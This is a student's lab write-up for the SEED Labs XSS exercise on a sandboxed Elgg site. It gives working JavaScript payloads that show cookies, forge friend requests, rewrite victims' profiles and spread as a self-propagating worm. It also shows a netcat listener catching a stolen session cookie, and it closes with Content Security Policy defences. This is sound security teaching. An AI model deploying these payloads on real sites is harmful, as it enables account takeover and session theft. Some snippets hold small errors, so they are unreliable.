


To start the lab I went to the Seed Labs website to download the required files to use during the Lab

2. Lab Environment Setup


DNS Setup. The first thing I did was add all the entries to /etc/hosts, I did this by doing `sudo gedit /etc/hosts` since root privilege is required

All of the sites were there so I added the one that was needed and saved.



The screenshot shows a terminal window with two panes. The left pane displays the contents of the `/etc/hosts` file, which includes entries for localhost, VM, and various Seed Labs domains. The right pane shows the output of the `sudo gedit /etc/hosts` command, displaying a warning message from Tepl: `(gedit:3435): Tepl-WARNING **: 19:11:22.377: GVfs metadata is not supported. Falling back to MetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs.`

Then I did `dcbuild` to build the docker



The screenshot shows a terminal window with the output of the `dcbuild` command. The output indicates that the `elgg` image is being built from `handsonsecurity/seed-elgg:original`. It shows the process of pulling the image from Docker Hub, including the fs layer and the image itself. The output also shows the progress of downloading the image, with a progress bar indicating 14.7MB/28.56MB. Finally, it shows the image being pulled complete.

And then `dcup` to run in a new tab


```
seed@VM: ~/.../Labsetup
[11/12/23]seed@VM:~/.../Labsetup$ dcup
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoint]: Switching to MySQL user 'root'
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-13 00:16:24+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-11-13T00:16:24.812815Z 0 [System] [MY-013169] [Server] (mysqld 8.0.22) initializing of server in progress as process 43
mysql-10.9.0.6 | 2023-11-13T00:16:24.823497Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-11-13T00:16:25.178315Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
mysql-10.9.0.6 | 2023-11-13T00:16:26.320594Z 6 [Warning] [MY-010453] [Server] A password was created with an empty password ! Please consider switching off the --empty-password option
```

Finding the id of of the container by using dockps

```
seed@VM: ~/.../Labsetup
[11/12/23]seed@VM:~/.../Labsetup$ dockps
CONTAINER ID   IMAGE      COMMAND                  STATUS
f7309dcebf22   mysql-10.9.0.6   "/bin/sh"                Up
750a346cb418   elgg-10.9.0.5    "/bin/sh"                Up
[11/12/23]seed@VM:~/.../Labsetup$ docksh 750
root@750a346cb418:/#
```

Lab Tasks

In Firefox I launched the HTTP header live tool



Task 1: Posting a Malicious Message to Display an Alert Window

To begin I logged into the account name Alice so I could insert the malicious message.

Log in

Username or email *

Password *

☐ Remember me

Log in

[Lost password](#)

The username and passwords were given to us in the lab manual. From there I navigated to the user account and went to edit the profile. In there, I went to the brief description field and inserted the code given to us.


Public

Brief description

Public

Location

After doing so, it worked successfully



Task 2: Posting a Malicious Message to Display Cookies


To post a malicious message to display cookies I went back to Alice's profile and removed the brief description. Then I went to the about me and inserted the code given to us.

About me

B **I** **U** **S** **I_x** |

`<script>alert (document.cookie);</script>`

I also changed the editor from visual editor to html to display the cookie.



Task 3: Stealing Cookies from the Victim's Machine

To begin I first opened a new tab and started a listen for the TCP server.

```
[11/12/23] seed@VM:~/.../Labsetup$ nc -lknv 5555
listening on 0.0.0.0 5555
```

I then navigated back to Alice's page removed the code in the about me and replaced it with the given code

About me

[Embed content](#) [Visual editor](#)

`<script>document.write ('');</script>`

Then I viewed the listen and saw that I had stolen the cookies successfully.

```
Referer: http://www.seed-server.com/profile/alice  
  
Connection received on 10.0.2.15 46536  
GET /?c=Elgg%3DLrckioruheqvktsmiqn6g62hir HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/alice
```

Task 4: Becoming the Victim's Friend

Question 1: The purposes of lines 1 and 2 get the different secret tokens hidden on the page.

Line 1 gets the security token while 2 gets the elgg. They are required to make requests on the page

Question 2: Yes you can still launch a successful attack if the about me was only in editor mode. We could do this by inserting the code in a separate section such as the brief description section we used earlier.

To begin the task I navigated to Samy's profile and went to the about me section. I then inserted the skeleton code given to us and began constructing the HTTP request to add Samy as a friend. To do this I logged out and went to Alice's account and added Samy as a friend. I then view the HTTP Header Live Capture to view Samy's id.

The screenshot shows the Elgg web application interface. At the top is a navigation bar with links: Elgg For SEED Labs, Blogs, Bookmarks, Files, Groups, Members, More, Search, and an Account dropdown. Below the navigation bar is a profile header for 'Samy' with buttons for 'Remove friend' and 'Send a message'. The main content area shows a sidebar with 'Blogs' and 'Bookmarks' links, and a central area with a form. Overlaid on the page is a 'HTTP Header Live Main' window from Mozilla Firefox. The window displays the following HTTP response headers:

```
server: Apache/2.4.41 (Ubuntu)  
GET: HTTP/1.1 200 OK  
X-Content-Type-Options: nosniff  
ETag: "1587931381-gzip"  
Content-Encoding: gzip  
Content-Length: 365  
Content-Type: application/javascript; charset=utf-8  
Date: Tue, 14 Nov 2023 06:12:50 GMT  
Cache-Control: no-cache, private  
Vary: User-Agent  
Server: Apache/2.4.41 (Ubuntu)  
  
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1699942370&__elgg_token=  
Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: application/json, text/javascript, */*; q=0.01  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/alice
```

We can see his id is 59 so using this I copied over the url and edited it to concatenate the token.

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

The code given to us gets the timestamp and token of the user and concatenates it with the url of the friend site and Sam's id.

After doing so I logged into Bobby's account to see if it worked and after visiting Samy's profile and going to friends I saw that it worked even though I did not click add friend.

Elgg For SEED Labs

Blogs

Bookmarks

Fi

Bobby's friends



Samy

Task 5: Modifying the Victim's Profile

The first thing I did was go back to Samy's profile remove the previously inserted code in the about me and copy over the the skeleton code given to us.

About me

[Embed content](#) [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;

var desc = "&description=Samy is my hero" + "&accesslevel[description]=2";

var content = token + ts + userName + desc + guid;
var sendurl = "http://www.seed-server.com/action/profile/edit";
var samyGuid=59;

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Edit

Edit

Char

Acco


Notif

Grou

The access level was found using the HTTP Header Live, this tells us who can view this information. We do 2 because that corresponds to the public. samyGuid was the ID I found for the previous task. The content was the concatenation of the order of all the items that appeared to access the user's information properly. The URL is the order in which all information appears.

I saved the information and ran a test by accessing Alice's account and viewing Samy's profile. After doing so I went to view the profile and the about me changed to the message I inserted.

Alice



About me
Samy is my hero

Blogs

Bookmarks

Files


Pages

Wire post

Question 3: The reason the if statement is included is to check to make sure that it does not change Samy's profile. Otherwise, without it, the code would overwrite any content in Samy's profile.

Task 6: Writing a Self-Propagating XSS Worm

To start this task I copied the example code given to look at the example of the alert window.



After seeing that it worked I went back to his about me removed the alert and inserted back the original code I had. The given code allows a worm code to propagate by getting around the HTML built-in parser. The worm code then concatenates it by encoding the string into a URL. After doing so I included the worm code into the payload so that the code propagates. The access level allows the code to get around the default private values set.

About me [Embed content](#) [Visual editor](#)

```
<script id=worm>
window.onload = function () {

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName="+name="+elgg.session.user.name;
var guid="+guid="+elgg.session.user.guid;
var ts="+_elgg_ts="+elgg.security.token.__elgg_ts;
var token="+_elgg_token="+elgg.security.token.__elgg_token;

var desc = "&description=But most of all, Samy is my hero" + wormCode + "&accesslevel[description]=2";

var content = token + ts + userName + desc + guid;
var sendurl = "http://www.seed-server.com/action/profile/edit";
var samyGuid=59;

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
}
```

After doing all this I then saved and logged out and logged in with Alice's account and cleared her current profile.

Alice



Blogs

Bookmarks

I then went to Samy's account account then back to hers and saw that the message did propagate.

Alice



About me

But most of all, Samy is my hero

Then to check I repeated the same process with Bob viewing Alice's profile and saw that it worked.

Elgg For SEED Labs

Blogs

Bookmarks

Files

Groups

Members

M


Boby



About me

But most of all, Samy is my hero


Task 7: Defeating the XSS Attacks Using CSP



ent

-111-111): OK

1. When visiting the example websites I saw that A had all green OKs while b and c did not. I then went to view the page source for each site and saw that they all have the same source code for each site.
2. Upon clicking the click me button A had a successful pop-up while b and c did not execute anything. This is probably because of all the fails listed on each site.



3. To change the server configuration I navigated from the root directory i accessed earlier and non the csp configuration file

```
seed@VM: ~/.../Labsetup x root@750a346cb418: /etc/apache2/sites-aval... x seed@VM: ~/.../Lab
root@750a346cb418:/etc/apache2/sites-available# nano apache_csp.conf
```


From there i made it so the example 60 would display as OK and then restarted the server

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        script-src 'self' *.example60.com \
        "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
```

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:




```
root@750a346cb418: /etc/apache2/sites-available# nano apache_csp.conf
root@750a346cb418: /etc/apache2/sites-available# service apache2 restart
* Restarting Apache httpd web server apache2
root@750a346cb418: /etc/apache2/sites-available#
```

4. To get 1,2,4,5, and 6 to work I went to the PHP document opened it in a text editor, and edited the code. This part was similar to the last question but instead of using nano I can directly edited this in an editor.



```
1 <?php
2 $cspheader = "Content-Security-Policy:".
3     "default-src 'self';".
4     "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' ' ' *.example70.com *.example60.com".
5     " ";
6 header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10
```

After saving the code I had to restart the docker in order for the code to apply the code. I did by doing dcdownd and built it and ran. Upon doing this I refreshed example32c page and saw that it worked.



CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **OK**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

5. Cross-site scripting or XSS tries to access sensitive information or manipulate data and CSPs can defend against such attacks by having a whitelist of content. It can allow any administrator to allow a file of trusted sources and what is allowed to be loaded in. It can also comb through the data of the page and purposely stop certain lines from being executed. CSP can also inform by creating an alert of data being manipulated.